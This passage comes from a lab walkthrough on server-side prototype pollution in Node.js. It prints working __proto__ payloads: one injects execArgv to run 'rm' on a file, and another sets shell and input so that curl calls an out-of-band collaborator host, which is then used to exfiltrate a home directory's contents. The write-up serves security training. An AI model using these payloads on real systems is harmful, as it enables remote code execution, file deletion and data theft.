
Now we will send this payload to delete the morale.txt file in carlos’s home directory.
"__proto__": {
	"execArgv":[
		"--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"
	]
}


Clicking on Run maintenance jobs will trigger the RCE, delete the morale.txt file in carlos’s home directory and solve the lab.
10. Exfiltrating sensitive data via server-side prototype pollution
Description:
We need to exploit prototype pollution and read and submit the contents on a secret file in the /home/carlos directory to solve the lab.
Explanation:
We will send the change address request to repeater.

There is an admin panel that is able to run maintenance jobs. We will run those too just for now.


We will now use the change address request to exploit prototype pollution. We can see that there is no spacing in the JSON response in the raw response tab.

We use this payload to confirm the prototype pollution.
"__proto__":{
	"json spaces":10
}
We can see the difference in the raw response.
Using the payload:
"__proto__": {
	"shell":"vim",
	"input":":! curl https://YOUR-COLLABORATOR-ID.oastify.com\n"
}

We will try to get a response on the collaborator. For that we will click on run maintenance jobs to trigger the RCE.

We see the pingbacks on collaborator.
Now we will try to send the contents of /home/carlos to collaborator. We will click on run maintenance jobs to trigger the RCE.
